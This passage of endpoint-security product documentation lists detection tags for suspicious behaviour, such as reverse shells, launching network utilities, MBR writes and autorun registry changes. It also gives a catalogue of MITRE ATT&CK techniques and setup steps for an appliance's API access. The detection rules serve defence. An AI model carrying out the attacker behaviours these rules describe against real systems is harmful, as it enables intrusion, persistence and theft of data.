REVERSE_SHELL (Severity: High)	Sensor & Analytics	Emerging Threats	A userland hook is set to identify a process that reads from or writes to console via a network connection	Command shell (e.g. cmd.exe) interactively receiving commands from a network parent
RUN_ANOTHER_APP (Severity: Low)	Sensor	Malware & Application Abuse	A userland hook is set to identify applications that attempt to execute another application.	Application attempted to execute another application.
RUN_BLACKLIST_APP (Severity: High)	Sensor	Malware & Application Abuse	A userland hook is set to identify applications that attempt to execute RUN_ANOTHER_APP and child_proc is COMPANY_BLACKLIST	Application attempted to execute a blacklisted application.
RUN_BROWSER (Severity: Low)	Sensor	Malware & Application Abuse	A userland hook is set to identify applications that attempt to execute RUN_ANOTHER_APP & child_proc is a common browser executable	Application attempted to execute a browser.
RUN_CMD_SHELL (Severity: Low)	Sensor	Malware & Application Abuse	A userland hook is set to identify applications that attempt to execute RUN_ANOTHER_APP and child_proc is a windows shell	Application attempted to execute a command shell.
RUN_MALWARE_APP (Severity: Critical)	Sensor	Malware & Application Abuse	A userland hook is set to identify applications that attempt to execute RUN_ANOTHER_APP and child process is MALWARE_APP	Application attempted to execute a malware application.
RUN_NET.Utility (Severity: High)	Sensor	Malware & Application Abuse	A userland hook is set to identify applications that attempt to execute RUN_ANOTHER_APP and child target process is a common network utility such as "netsh.exe"	Application attempted to execute a network utility application.
RUN_PUP_APP (Severity: High)	Sensor	Malware & Application Abuse	A userland hook is set to identify applications that attempt to execute RUN_ANOTHER_APP and child process is PUP_APP	Application attempted to execute a PUP application.

Tag	Where It's Detected		Category	How It's Set	Description
	Detected	It's			
RUN_SUSPECT_APP (Severity: High)	Sensor	Malware & Application Abuse		A userland hook is set to identify applications that attempt to execute RUN_ANOTHER_APP and child_proc is SUSPECT_APP.	Application attempted to execute a application with a suspect reputation.
RUN_SYSTEM_APP (Severity: Low)	Sensor	Malware & Application Abuse		A userland hook is set to identify applications that attempt to execute RUN_ANOTHER_APP &and child process is a system app (application or dll located in the "windows", "windows\system32", "windows\sysWOW64", "\windows\WinSxS***" directories).	Application attempted to execute a systems application.
RUN_SYSTEM.Utility (Severity: Medium)	Sensor	Malware & Application Abuse		A userland hook is set to identify applications that attempt to execute RUN_ANOTHER_APP and child_proc is a system utility such as regedit.	Application attempted to run a system utility (for example, regedit)
RUN_UNKNOWN_APP (Severity: None)	Sensor	Malware & Application Abuse		A userland hook is set to identify applications that attempt to execute RUN_ANOTHER_APP and child process is UNKNOWN_APP.	Application tried to execute an application with unknown reputation.
SCREEN_SHOT (Severity: None)	Sensor	Data at Risk		Win32 API SendInput() is used to synthesize a PrintScreen key press or Win32 API CreateCompatibleBitmap() is called.	A screenshot is taken on the machine.
SECURITY_CONFIG_DOWNGRADE (Severity: High)	Analytics	Emerging Threats		Windows Firewall or other system security configurations have been changed or downgraded, lowering its security posture.	A Windows security configuration has been downgraded.
SET_APP_CONFIG (Severity: Medium)	Sensor	Generic Suspect		A userland hook is set to identify apps that modify the registry (Microsoft Office Security keys) or set system application configuration parameters	Application set system application configuration parameters.

Tag	Where It's Detected		Category	How It's Set	Description
	Sensor	Analytics			
SET_APP_LAUNCH (Severity: Medium)	Sensor	Generic Suspect		A userland hook is set to identify apps that attempt to modify registry to effect when or how another application may be launched (Autoruns key, Run, RunOnce, Load, Shell and Open Commands)	Application attempted to modify keys to effect when/how another application may be launched
SET_BROWSER_CONFIG (Severity: Low)	Sensor	Generic Suspect		A userland hook is set to identify apps that attempt to modify registry (Install ActiveX controls, Internet Settings, System Certificates, Internet Explorer keys, browser helper objects, COM InProcServer)	Application attempted to modify the browser settings.
SET_LOGIN_OPS (Severity: Medium)	Sensor	Analytics Emerging Threats		Set by monitoring registry modifications to keys related to Win log on process.	Application attempted to modify process associated with Win log on or user name.
SET_REBOOT_OPS (Severity: Low)	Sensor	Generic Suspect		A userland hook is set to identify apps that attempt to modify registry (BootExecute, Session Manager File Operations)	Application attempted to set reboot configuration operations.
SET_REMOTE_ACCESS (Severity: Medium)	Sensor	Analytics Emerging Threats		A userland hook is set to identify apps that attempt to modify registry (SecurePipeServers winreg settings, lanman parameters, etc)	Application attempted to set remote access configuration.
SET_SYSTEM_AUDIT (Severity: High)	Sensor	Generic Suspect		A userland hook is set to identify apps that attempt to modify registry (TaskManager keys, DisableRegistryTools)	Application attempted to set the system audit parameters.
SET_SYSTEM_CONFIG (Severity: Medium)	Sensor	Generic Suspect		A userland hook is set to identify applications that attempt to modify registry such as Uninstall keys or wallpaper, as well as attempt to modify system configuration data files	Application attempted to set system config parameters.

Tag	Where It's Detected		Category	How It's Set	Description
SET_SYSTEM_FILE (Severity: None)	Sensor		Malware & Application Abuse	A process attempts to modify the system's master boot record (MBR).	An application attempts to directly access the system's hard drive to write data into the MBR portion of the disk. Malware uses this tactic to alter system behavior on startup.
SET_SYSTEM_SECURITY (Severity: Medium)	Sensor		Generic Suspect	A userland hook is set to identify apps that attempt to modify registry (Autoruns key, UserInit, Run, RunOnce, Load, BootExecute, AppInit_DLLs, Shell and Open Commands, Uninstall Keys, COM InProcServer, Install ActiveX controls etc.)	Application attempts to set or change system security operations.
SUSPECT_APP (Severity: High)	Sensor & Analytics		Malware & Application Abuse	A hash lookup or local scanner has identified a running executable that has reputation: SUSPECT. App is also (not signed)	Application is suspected malicious by AV.
SUSPENDED_PROCESS (Severity: Medium)	Sensor		Process Manipulation	A userland hook is set to identify a process that was created in the suspended state	A process created in a suspended state is being modified (pre-execution).
SUSPICIOUS_BEHAVIOR (Severity: Medium)	Analytics		Generic Suspect	A userland hook is set to identify applications executing code from dynamic memory (e.g. from a Buffer Overflow or unpacked code) and are making calls to applications which typically do not communicate on the network (e.g. "calc.exe") making network connections, etc.	Application unusual behavior warrants attention.
SUSPICIOUS_DOMAIN (Severity: High)	Sensor & Analytics		Network Threat	Network filter driver is set to identify when INTERNATIONAL_SITE is an ISO 3166-1 Country Code (e.g. CU, IR, SD, SY, IQ, LY, KP, YE, etc)	Application is connecting to a suspicious network domain.(based upon ISO 3166-1 country codes).

Tag	Where It's Detected		Category	How It's Set	Description
	Detected	It's			
SUSPICIOUS_SITE (Severity: Medium)	Sensor & Analytics	Network Threat		An IPv4 or IPv6 network filter driver is set to identify accepted connections from a suspicious INTERNATIONAL_SITE (e.g. domains in RU, CN)	Application accepts an inbound network connection from a suspicious international site.
UNKNOWN_APP (Severity: None)	Sensor & Analytics	Malware & Application Abuse		A hash lookup has identified a running executable that has reputation: not_listed (i.e. unknown). App is also (not signed)	Application is unknown reputation.

MITRE Techniques Reference

This reference lists all of the MITRE techniques currently in the Carbon Black Cloud console.

MITRE Techniques are derived from [MITRE ATT&CK™](#), a globally-accessible knowledge base that provides a list of common adversary tactics, techniques, and procedures.

MITRE Techniques can appear alongside [Chapter 10 TTPs](#) and [MITRE Techniques](#) to tag events and alerts to provide context around attacks and behaviors leading up to attacks. See the [TTP Reference](#) for a full list and description of all Carbon Black TTPs.

ID	Name	Link to Technique Details
T1156	.bash_profile and .bashrc	mitre_t1156_bash_profile_and_bashrc
T1548	Abuse Elevation Control Mechanism	mitre_t1548_abuse_elevation_ctrl_mech
T1134	Access Token Manipulation	mitre_t1134_access_token_manip
T1015	Accessibility Features	mitre_t1015_accessibility_features
T1087	Account Discovery	mitre_t1087_account_discovery
T1098	Account Manipulation	mitre_t1098_account_manip
T1307	Acquire and/or use 3rd party infrastructure services	mitre_t1307_acquire_and_or_use_3rd_party_infrastructure_services
T1329	Acquire and/or use 3rd party infrastructure services	mitre_t1329_acquire_and_or_use_3rd_party_infrastructure_services
T1308	Acquire and/or use 3rd party software services	mitre_t1308_acquire_and_or_use_3rd_party_software_services
T1330	Acquire and/or use 3rd party software services	mitre_t1330_acquire_and_or_use_3rd_party_software_services
T1310	Acquire or compromise 3rd party signing certificates	mitre_t1310_acquire_or_compromise_3rd_party_signing_certificates

ID	Name	Link to Technique Details
T1182	AppCert DLLs	mitre_t1182_appcert_dlls
T1103	AppInit DLLs	mitre_t1103_appinit_dlls
T1155	AppleScript	mitre_t1155_applescript
T1017	Application Deployment Software	mitre_t1017_app_deployment_software
T1138	Application Shimming	mitre_t1138_app_shimming
T1010	Application Window Discovery	mitre_t1010_app_window_discovery
T1560	Archive Collected Data	mitre_t1560_archive_collected_data
T1123	Audio Capture	mitre_t1123_audio_capture
T1131	Authentication Package	mitre_t1131_auth_package
T1119	Automated Collection	mitre_t1119_auto_collection
T1020	Automated Exfiltration	mitre_t1020_auto_exfil
T1139	Bash History	mitre_t1139_bash_history
T1009	Binary Padding	mitre_t1009_binary_padding
T1197	BITS Jobs	mitre_t1197_bits_jobs
T1547	Boot or Logon Autostart Execution	mitre_t1547_boot_or_logon_auto_exec
T1067	Bootkit	mitre_t1067_bootkit
T1217	Browser Bookmark Discovery	mitre_t1217_browser_bookmark_discovery
T1176	Browser Extensions	mitre_t1176_browser_extensions
T1110	Brute Force	mitre_t1110_brute_force
T1088	Bypass User Account Control	mitre_t1088_bypass_uac
T1042	Change Default File Association	mitre_t1042_change_default_file_assoc
T1146	Clear Command History	mitre_t1146_clear_cmd_history
T1115	Clipboard Data	mitre_t1115_clipboard_data
T1191	CMSTP	mitre_t1191_cmstp
T1116	Code Signing	mitre_t1116_code_signing
T1059	Command-Line or Script Interface	mitre_t1059_cmd_line_or_script_inter
T1043	Commonly Used Port	mitre_t1043_common_port
T1092	Communication Through Removable Media	mitre_t1092_comm_thru_removable_media

ID	Name	Link to Technique Details
T1500	Compile After Delivery	mitre_t1500_compile_after_delivery
T1223	Compiled HTML File	mitre_t1223_compiled_html_file
T1109	Component Firmware	mitre_t1109_comp_firmware
T1175	Component Object Model and Distributed COM	mitre_t1175_distributed_comp_object_model
T1122	Component Object Model Hijacking	mitre_t1122_comp_obj_model_hij
T1196	Control Panel Items	mitre_t1196_control_panel_items
T1136	Create Account	mitre_t1136_create_account
T1345	Create Custom Payloads	mitre_t1345_create_custom_payloads
T1543	Create or Modify System Process	mitre_t1543_create_or_modify_sys_proc
T1003	OS Credential Dumping	mitre_t1003_os_credential_dump
T1555	Credentials from Password Stores	mitre_t1555creds_from_pwd_stores
T1503	Credentials from Web Browsers	mitre_t1503_credentials_from_web_browsers
T1081	Credentials in Files	mitre_t1081_cred_in_files
T1214	Credentials in Registry	mitre_t1214creds_in_reg
T1094	Custom Command and Control Protocol	mitre_t1094_custom_cmd_and_control_proto
T1024	Custom Cryptographic Protocol	mitre_t1024_custom_crypto_proto
T1002	Data Compressed	mitre_t1002_data_compressed
T1485	Data Destruction	mitre_t1485_data_destruction
T1132	Data Encoding	mitre_t1132_data_encoding
T1022	Data Encrypted	mitre_t1022_data_encrypted
T1486	Data Encrypted for Impact	mitre_t1486_data_encrypted_for_impact
T1213	Data from Information Repositories	mitre_t1213_data_from_info_repos
T1005	Data from Local System	mitre_t1005_data_from_local_sys
T1039	Data from Network Shared Drive	mitre_t1039_data_from_network_shared_drive
T1025	Data from Removable Media	mitre_t1025_data_from_removable_media
T1320	Data Hiding	mitre_t1320_data_hiding
T1001	Data Obfuscation	mitre_t1001_data_obfuscation
T1565	Data Manipulation	mitre_t1565_data_manip

ID	Name	Link to Technique Details
T1074	Data Staged	mitre_t1074_data_staged
T1030	Data Transfer Size Limits	mitre_t1030_data_transfer_size_limits
T1207	Rogue Domain Controller	mitre_t1207_rogue_domain_controller
T1491	Defacement	mitre_t1491_defacement
T1140	Deobfuscate/Decode Files or Information	mitre_t1140_deobfuscate_or_decode_files_or_info
T1089	Disabling Security Tools	mitre_t1089_disabling_security_tools
T1488	Disk Content Wipe	mitre_t1488_disk_content_wipe
T1487	Disk Structure Wipe	mitre_t1487_disk_structure_wipe
T1561	Disk Wipe	mitre_t1561_disk_wipe
T1038	DLL Search Order Hijacking	mitre_t1038_dll_search_order_hij
T1073	DLL Side-Loading	mitre_t1073_dll_side_loading
T1172	Domain Fronting	mitre_t1172_domain_fronting
T1483	Domain Generation Algorithms	mitre_t1483_domain_generation_algorithms
T1482	Domain Trust Discovery	mitre_t1482_domain_trust_discovery
T1189	Drive-by Compromise	mitre_t1189_drive_by_compromise
T1157	Dylib Hijacking	mitre_t1157_dylib_hijacking
T1173	Dynamic Data Exchange	mitre_t1173_dynamic_data_exchange
T1568	Dynamic Resolution	mitre_t1568_dynamic_resolution
T1514	Elevated Execution with Prompt	mitre_t1514_elevated_execution_with_prompt
T1114	Email Collection	mitre_t1114_email_collection
T1573	Encrypted Channel	mitre_t1573_encrypted_channel
T1499	Endpoint Denial of Service	mitre_t1499_endpoint_denial_of_service
T1546	Event Triggered Execution	mitre_t1546_event_triggered_exec
T1480	Execution Guardrails	mitre_t1480_exec_guardrails
T1106	Native API	mitre_t1106_native_api
T1129	Shared Modules	mitre_t1129_shared_modules
T1048	Exfiltration Over Alternative Protocol	mitre_t1048_exfil_over_alt_proto
T1041	Exfiltration Over Command and Control Channel	mitre_t1041_exfil_over_c2

ID	Name	Link to Technique Details
T1011	Exfiltration Over Other Network Medium	mitre_t1011_exfil_over_other_network_medium
T1052	Exfiltration Over Physical Medium	mitre_t1052_exfil_over_physical_medium
T1190	Exploit Public-Facing Application	mitre_t1190_exploit_public_facing_app
T1203	Exploitation for Client Execution	mitre_t1203_exploit_for_client_exec
T1212	Exploitation for Credential Access	mitre_t1212_exploit_for_cred_access
T1211	Exploitation for Defense Evasion	mitre_t1211_exploit_for_defense_evasion
T1068	Exploitation for Privilege Escalation	mitre_t1068_exploit_for_priv_escalation
T1210	Exploitation of Remote Services	mitre_t1210_exploit_of_remote_services
T1133	External Remote Services	mitre_t1133_external_remote_services
T1181	Extra Window Memory Injection	mitre_t1181_extra_window_memory_inject
T1008	Fallback Channels	mitre_t1008_fallback_channels
T1083	File and Directory Discovery	mitre_t1083_file_and_dir_discovery
T1222	File and Directory Permissions Modification	mitre_t1222_file_and_dir_perms_mod
T1107	File Deletion	mitre_t1107_file_deletion
T1006	Direct Volume Access	mitre_t1006_direct_volume_access
T1044	File System Permissions Weakness	mitre_t1044_file_sys_perms_weakness
T1495	Firmware Corruption	mitre_t1495_firmware_corruption
T1187	Forced Authentication	mitre_t1187_forced_auth
T1144	Gatekeeper Bypass	mitre_t1144_gatekeeper_bypass
T1061	Graphical User Interface	mitre_t1061_graphical_user_interface
T1484	Group Policy Modification	mitre_t1484_group_policy_mod
T1200	Hardware Additions	mitre_t1200_hardware_additions
T1158	Hidden Files and Directories	mitre_t1158_hidden_files_and_directories
T1147	Hidden Users	mitre_t1147_hidden_users
T1143	Hidden Window	mitre_t1143_hidden_window
T1564	Hide Artifacts	mitre_t1564_hide_artifacts
T1574	Hijack Execution Flow	mitre_t1574_hijack_exec_flow
T1148	HISTCONTROL	mitre_t1148_histcontrol

ID	Name	Link to Technique Details
T1179	Hooking	mitre_t1179_hooking
T1062	Hypervisor	mitre_t1062_hypervisor
T1183	Image File Execution Options Injection	mitre_t1183_image_file_exec_options_inject
T1562	Impair Defenses	mitre_t1562_impair_defenses
T1054	Indicator Blocking	mitre_t1054_indicator_blocking
T1066	Indicator Removal from Tools	mitre_t1066_indicator_removal_from_tools
T1070	Indicator Removal on Host	mitre_t1070_indicator_removal_on_host
T1202	Indirect Command Execution	mitre_t1202_indirect_command_execution
T1490	Inhibit System Recovery	mitre_t1490_inhibit_sys_recovery
T1056	Input Capture	mitre_t1056_input_capture
T1141	Input Prompt	mitre_t1141_input_prompt
T1130	Install Root Certificate	mitre_t1130_install_root_certificate
T1118	InstallUtil	mitre_t1118_installutil
T1559	Inter-Process Communication	mitre_t1559_inter_proc_comm
T1208	Kerberoasting	mitre_t1208_kerberoasting
T1215	Kernel Modules and Extensions	mitre_t1215_kernel_modules_and_extensions
T1142	Keychain	mitre_t1142_keychain
T1570	Lateral Tool Transfer	mitre_t1570_lateral_tool_transfer
T1159	Launch Agent	mitre_t1159_launch_agent
T1160	Launch Daemon	mitre_t1160_launch_daemon
T1152	Launchctl	mitre_t1152_launchctl
T1161	LC_LOAD_DYLIB Addition	mitre_t1161_lc_load_dylib_addition
T1149	LC_MAIN Hijacking	mitre_t1149_lc_main_hijacking
T1171	LLMNR/NBT-NS Poisoning and Relay	mitre_t1171_llmnr_nbt_ns_poisoning_and_relay
T1168	Local Job Scheduling	mitre_t1168_local_job_scheduling
T1162	Login Item	mitre_t1162_login_item
T1037	Logon Scripts	mitre_t1037_logon_scripts
T1177	LSASS Driver	mitre_t1177_lsass_driver

ID	Name	Link to Technique Details
T1185	Man in the Browser	mitre_t1185_man_in_the_browser
T1557	Man-in-the-Middle	mitre_t1557_man_in_the_middle
T1036	Masquerading	mitre_t1036_masquerading
T1556	Modify Authentication Process	mitre_t1556_modify_auth_proc
T1578	Modify Cloud Compute Infrastructure	mitre_t1578_modify_cloud_compute_infra
T1031	Modify Existing Service	mitre_t1031_modify_existing_service
T1112	Modify Registry	mitre_t1112_modify_registry
T1170	Mshta	mitre_t1170_mshta
T1188	Multi-hop Proxy	mitre_t1188_multi_hop_proxy
T1104	Multi-Stage Channels	mitre_t1104_multi_stage_channels
T1026	Multiband Communication	mitre_t1026_multiband_comm
T1079	Multilayer Encryption	mitre_t1079_multilayer_encryption
T1128	Netsh Helper DLL	mitre_t1128_netsh_helper_dll
T1498	Network Denial of Service	mitre_t1498_network_denial_of_service
T1046	Network Service Scanning	mitre_t1046_network_service_scanning
T1126	Network Share Connection Removal	mitre_t1126_network_share_connection_removal
T1135	Network Share Discovery	mitre_t1135_network_share_discovery
T1040	Network Sniffing	mitre_t1040_network_sniffing
T1050	New Service	mitre_t1050_new_service
T1095	Non-Application Layer Protocol	mitre_t1095_non_app_layer_proto
T1571	Non-Standard Port	mitre_t1571_non_std_port
T1096	NTFS File Attributes	mitre_t1096_ntfs_file_attrib
T1027	Obfuscated Files or Information	mitre_t1027_obfuscate_files_or_info
T1137	Office Application Startup	mitre_t1137_office_app_startup
T1502	Parent PID Spoofing	mitre_t1502_parent_pid_spoofing
T1075	Pass the Hash	mitre_t1075_pass_the_hash
T1097	Pass the Ticket	mitre_t1097_pass_the_ticket
T1174	Password Filter DLL	mitre_t1174_password_filter_dll

ID	Name	Link to Technique Details
T1201	Password Policy Discovery	mitre_t1201_password_policy_discovery
T1034	Path Interception	mitre_t1034_path_intercept
T1120	Peripheral Device Discovery	mitre_t1120_periph_discovery
T1069	Permission Groups Discovery	mitre_t1069_permission_discovery
T1566	Phishing	mitre_t1566_phishing
T1150	Plist Modification	mitre_t1150_plist_mod
T1205	Traffic Signaling	mitre_t1205_traffic_signaling
T1013	Port Monitors	mitre_t1013_port_monitors
T1086	PowerShell	mitre_t1086_powershell
T1504	PowerShell Profile	mitre_t1504_powershell_profile
T1542	Pre-OS Boot	mitre_t1542_pre_os_boot
T1145	Private Keys	mitre_t1145_private_keys
T1057	Process Discovery	mitre_t1057_process_discovery
T1186	Process Doppelgänging	mitre_t1186_process_doppelganging
T1093	Process Hollowing	mitre_t1093_process_hollowing
T1055	Process Injection	mitre_t1055_process_inject
T1090	Proxy	mitre_t1090_proxy
T1012	Query Registry	mitre_t1012_query_registry
T1163	Rc.common	mitre_t1163_rc_common
T1164	Re-opened Applications	mitre_t1164_re_opened_apps
T1108	Redundant Access	mitre_t1108_redundant_access
T1060	Registry Run Keys / Startup Folder	mitre_t1060_reg_run_keys
T1121	Regsvcs/Regasm	mitre_t1121_Regsvcs_Regasm
T1117	Regsvr32	mitre_t1117_Regsvr32
T1219	Remote Access Software	mitre_t1219_remote_access_software
T1076	Remote Desktop Protocol	mitre_t1076_remote_desktop_proto
T1105	Ingress Tool Transfer	mitre_t1105_ingress_tool_transfer
T1021	Remote Services	mitre_t1021_remote_services
T1563	Remote Service Session Hijacking	mitre_t1563_remote_svc_session_hijack

ID	Name	Link to Technique Details
T1018	Remote System Discovery	mitre_t1018_remote_sys_discovery
T1091	Replication Through Removable Media	mitre_t1091_replication_thru_removable_media
T1496	Resource Hijacking	mitre_t1496_resource_hijacking
T1014	Rootkit	mitre_t1014_rootkit
T1085	Rundll32	mitre_t1085_rundll32
T1494	Runtime Data Manipulation	mitre_t1494_runtime_data_manip
T1053	Scheduled Task or Job	mitre_t1053_scheduled_task_or_job
T1029	Scheduled Transfer	mitre_t1029_scheduled_transfer
T1113	Screen Capture	mitre_t1113_screen_cap
T1180	Screensaver	mitre_t1180_screensaver
T1064	Scripting	mitre_t1064_scripting
T1063	Security Software Discovery	mitre_t1063_sec_software_discovery
T1101	Security Support Provider	mitre_t1101_security_support_provider
T1167	Securityd Memory	mitre_t1167_securityd_memory
T1505	Server Software Component	mitre_t1505_server_software_component
T1035	Service Execution	mitre_t1035_service_execution
T1058	Service Registry Permissions Weakness	mitre_t1058_service_reg_perms_weakness
T1489	Service Stop	mitre_t1489_service_stop
T1166	Setuid and Setgid	mitre_t1166_setuid_and_setgid
T1051	Shared Webroot	mitre_t1051_shared_webroot
T1023	Shortcut Modification	mitre_t1023_shortcut_mod
T1178	SID-History Injection	mitre_t1178_sid_history_inject
T1218	Signed Binary Proxy Execution	mitre_t1218_signed_binary_proxy_exec
T1216	Signed Script Proxy Execution	mitre_t1216_signed_script_proxy_exec
T1198	SIP and Trust Provider Hijacking	mitre_t1198_sip_and_trust_provider_hijacking
T1072	Software Deployment Tools	mitre_t1072_software_deployment_tools
T1518	Software Discovery	mitre_t1518_software_discovery
T1045	Software Packing	mitre_t1045_software_packaging

ID	Name	Link to Technique Details
T1153	Source	mitre_t1153_source
T1151	Space after Filename	mitre_t1151_space_after_filename
T1193	Spearphishing Attachment	mitre_t1193_spearphishing_attachment
T1192	Spearphishing Link	mitre_t1192_spearphishing_link
T1194	Spearphishing via Service	mitre_t1194_spearphishing_via_service
T1184	SSH Hijacking	mitre_t1184_ssh_hijacking
T1071	Standard Application Layer Protocol	mitre_t1071_stnd_app_layer_proto
T1032	Standard Cryptographic Protocol	mitre_t1032_stnd_crypt_layer_proto
T1165	Startup Items	mitre_t1165_startup_items
T1558	Steal or Forge Kerberos Tickets	mitre_t1558_steal_or_forge_kerberos_tickets
T1492	Stored Data Manipulation	mitre_t1492_stored_data_manip
T1553	Subvert Trust Controls	mitre_t1553_subvert_trust_controls
T1169	Sudo	mitre_t1169_sudo
T1206	Sudo Caching	mitre_t1206_sudo_caching
T1195	Supply Chain Compromise	mitre_t1195_supply_chain_compromise
T1019	System Firmware	mitre_t1019_system_firmware
T1082	System Information Discovery	mitre_t1082_sys_inf_discovery
T1016	System Network Configuration Discovery	mitre_t1016_sys_net_config_discovery
T1049	System Network Connections Discovery	mitre_t1049_sys_network_connections_discovery
T1033	System Owner/User Discovery	mitre_t1033_sys_owner_or_usr_discovery
T1569	System Services	mitre_t1569_sys_svcs
T1007	System Service Discovery	mitre_t1007_sys_service_discovery
T1124	System Time Discovery	mitre_t1124_sys_time_discovery
T1501	Systemd Service	mitre_t1501_systemd_service
T1080	Taint Shared Content	mitre_t1080_taint_shared_content
T1221	Template Injection	mitre_t1221_template_inject
T1209	Time Providers	mitre_t1209_time_providers
T1099	Timestomp	mitre_t1099_timestomp

ID	Name	Link to Technique Details
T1493	Transmitted Data Manipulation	mitre_t1493_transmitted_data_manip
T1154	Trap	mitre_t1154_trap
T1127	Trusted Developer Utilities Proxy Execution	mitre_t1127_trusted_developer_util_proxy_exec
T1199	Trusted Relationship	mitre_t1199_trusted_relationship
T1111	Two-Factor Authentication Interception	mitre_t1111_two_factor_auth_intercept
T1065	Uncommonly Used Port	mitre_t1065_uncommonly_used_port
T1552	Unsecured Credentials	mitre_t1552_unsecure_creds
T1550	Use Alternate Authentication Material	mitre_t1550_use_alt_auth_material
T1204	User Execution	mitre_t1204_user_execution
T1078	Valid Accounts	mitre_t1078_valid_accounts
T1125	Video Capture	mitre_t1125_video_capture
T1497	Virtualization/Sandbox Evasion	mitre_t1497_virtualization_or_sandbox_evasion
T1102	Web Service	mitre_t1102_web_service
T1100	Web Shell	mitre_t1100_web_shell
T1077	Windows Admin Shares	mitre_t1077_win_admin_shares
T1047	Windows Management Instrumentation	mitre_t1047_win_mgmt_instru
T1084	Windows Management Instrumentation Event Subscription	mitre_t1084_mgmt_instru_evt_subscription
T1028	Windows Remote Management	mitre_t1028_win_remote_mgmt
T1004	Winlogon Helper DLL	mitre_t1004_winlogon_helper_dll
T1220	XSL Script Processing	mitre_t1220_xsl_script_processing

You can integrate Carbon Black Cloud with various tools and applications.

The following integrations are covered in this guide:

- [Workspace ONE](#)
- [Setting Up Your CWP Appliance](#)

In addition, the following integrations are described on the Carbon Black Developer Network in [Carbon Black Cloud Integrations](#):

- [Carbon Black Cloud Binary Toolkit](#)
- [Carbon Black Cloud Python SDK](#)
- [Carbon Black Cloud App for IBM QRadar](#)
- [Carbon Black Cloud Splunk App](#)
- [Carbon Black Cloud Syslog Connector](#)
- [Carbon Black Cloud Threat Intelligence Connector](#)
- [Carbon Black Cloud Zscaler Sandbox Connector](#)

This chapter includes the following topics:

- [Workspace ONE](#)
- [Setting Up Your CWP Appliance](#)

Workspace ONE

You can use this procedure to configure a Workspace ONE sensor kit.

Visit [VMware Docs - VMware Workspace ONE UEM](#) for comprehensive documentation about configuration and set up.

Note For detailed instructions on Integrating Workspace ONE Intelligence and VMware Carbon Black Cloud, see the tutorial on the [VMware Tech Zone](#).

Configure Workspace ONE Sensor Kit

- 1 In the Carbon Black Cloud console, click **Endpoints** in the left navigation bar.

- 2 Click **Sensor Options**, then **Configure Workspace ONE sensor kit**.
- 3 Select the sensors for the operating systems you are configuring with Workspace ONE.
- 4 Click **Upload File** to select and upload a configuration file in `.ini` format to specify how sensors will operate on endpoints.
- 5 Click **Generate URL**.

See [Enroll through Command Line Staging](#) and [Silent Enrollment Parameters and Values](#) for additional information.

Setting Up Your CWP Appliance

To secure data center workloads using Carbon Black Cloud Workload console, you must first set up your appliance.

You configure one appliance per vCenter Server. If you are configuring multiple appliances, generate a separate API ID and API secret key for each appliance.

Prerequisites

Deploy and register the Carbon Black Cloud Workload Appliance with the vCenter Server. To learn more, see step 1A and 1B from the *VMware Carbon Black Cloud Workload Guide*.

Procedure

1 Create a Custom Access Level for Your Appliance

You create a custom API access level for your appliance to configure multiple appliances for your organization. To create an access level, you must be a **Super Admin**. Creating an access level for your appliance is a one-time task.

2 Generate an API Key for Your Appliance

You must generate an API key from the Carbon Black Cloud console. You use this API key to establish a connection between the Carbon Black Cloud console and the Carbon Black Cloud Workload Appliance deployed in the vCenter Server.

3 Connect Carbon Black Cloud Workload Appliance with Carbon Black Cloud

You establish a connection between your Carbon Black Cloud Workload Appliance and the Carbon Black Cloud console by using your generated API key.

4 Delete Appliance API Key

You can delete an appliance from your organization that you are not using anymore.

What to do next

After you configure your appliance, you can view your workloads inventory on the **Workloads > Not Enabled** tab. From the **Not Enabled** tab, you can install sensors for VM workload with an easy one-click deployment.

Create a Custom Access Level for Your Appliance

You create a custom API access level for your appliance to configure multiple appliances for your organization. To create an access level, you must be a **Super Admin**. Creating an access level for your appliance is a one-time task.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Settings > API Access > Access Levels** tab.
- 2 Click **Add Access Level** and populate the name, and description fields for the custom API access level for your appliance.

Enter a name that users in your organization can easily identify. You can append the name with the word *Appliance*.
- 3 Select the boxes of the permission functions (CRUDE) and include the following access levels from the **Category** column.
 - a For the **Appliances** access level with permission name `Send workload assets to CBC`, select **create**.
 - b For the **Appliances** access level with permission name `Appliances registration` , select **create, read, update, delete**.
 - c For the **Device** access level with permission name `Uninstall`, select **execute**.
 - d For the **Device** access level with permission name `Deregistered`, select **delete**.
 - e For the **Device** access level with permission name `Sensor kits`, select **execute**.
 - f For the **Device** access level with permission name `General information`, select **read**.
 - g For the **Live Query** access level with permission name `Manage queries`, select **create, read, update, delete**.
 - h For the **Vulnerability** access level with permission name `Vulnerability Assessment Data`, select **read, execute**.
 - i For the **Workload Management** access level with permission name `View Workloads without sensors`, select **read**.
 - j For the **Workload Management** access level with permission name `Install sensor on vCenter workload`, select **execute**.
 - k For the **Workload Management** access level with permission name `Uninstall sensor on vCenter workload`, select **execute**.
 - l For the **Workload Management** access level with permission name `Manage host module on ESX server`, select **execute**.
 - m For the **Workload Management** access level with permission name `Fetch ESX server details`, select **read**.

- 4 To apply the changes, click **Save**.

What to do next

After you create the access level, use it to generate an API key for your appliance.

Generate an API Key for Your Appliance

You must generate an API key from the Carbon Black Cloud console. You use this API key to establish a connection between the Carbon Black Cloud console and the Carbon Black Cloud Workload Appliance deployed in the vCenter Server.

You can configure one appliance per vCenter Server. After you create custom access level for your appliance, you can configure multiple appliances for your organization. If you are configuring multiple appliances, generate a separate API key for each appliance. You can generate only one API key per appliance.

Prerequisites

Create an access level for your appliance.

Procedure

- 1 On the left navigation pane, go to **Settings > API Access > API Keys** tab.
- 2 Click **Add API Key** and populate the required fields.
 - a Enter a unique name for your appliance API key. Enter a unique **OAuth app name** for your appliance. Optionally, supply a **OAuth app description**.

The appliance API name must be unique to your organization.
 - b Select **Custom** from the **Access Level type** drop-down menu.
 - c From the **Custom access level** dropdown, find and select the custom access level created by **Super Admin** for your appliance.

Look for *Appliance* in the name.
 - d Click **Save**.
- 3 The API ID and API secret key are generated.
- 4 Copy both keys and use them to establish connection between your appliance and the Carbon Black Cloud console.

Connect Carbon Black Cloud Workload Appliance with Carbon Black Cloud

You establish a connection between your Carbon Black Cloud Workload Appliance and the Carbon Black Cloud console by using your generated API key.

Prerequisites

Deploy and configure your Carbon Black Cloud Workload appliance in the vCenter Server. To learn more about how to deploy an appliance in the vCenter Server, see the *Carbon Black Cloud Workload Guide*.

Procedure

- 1 Log in to the vSphere Web Client.
- 2 Verify that the appliance's VM is on, open the VM console, and note the appliance IP address.
- 3 Open a Web browser, and navigate to the appliance's interface at <https://{appliance-IP-address}>.
- 4 Navigate to the **Appliance > Registration** tab.
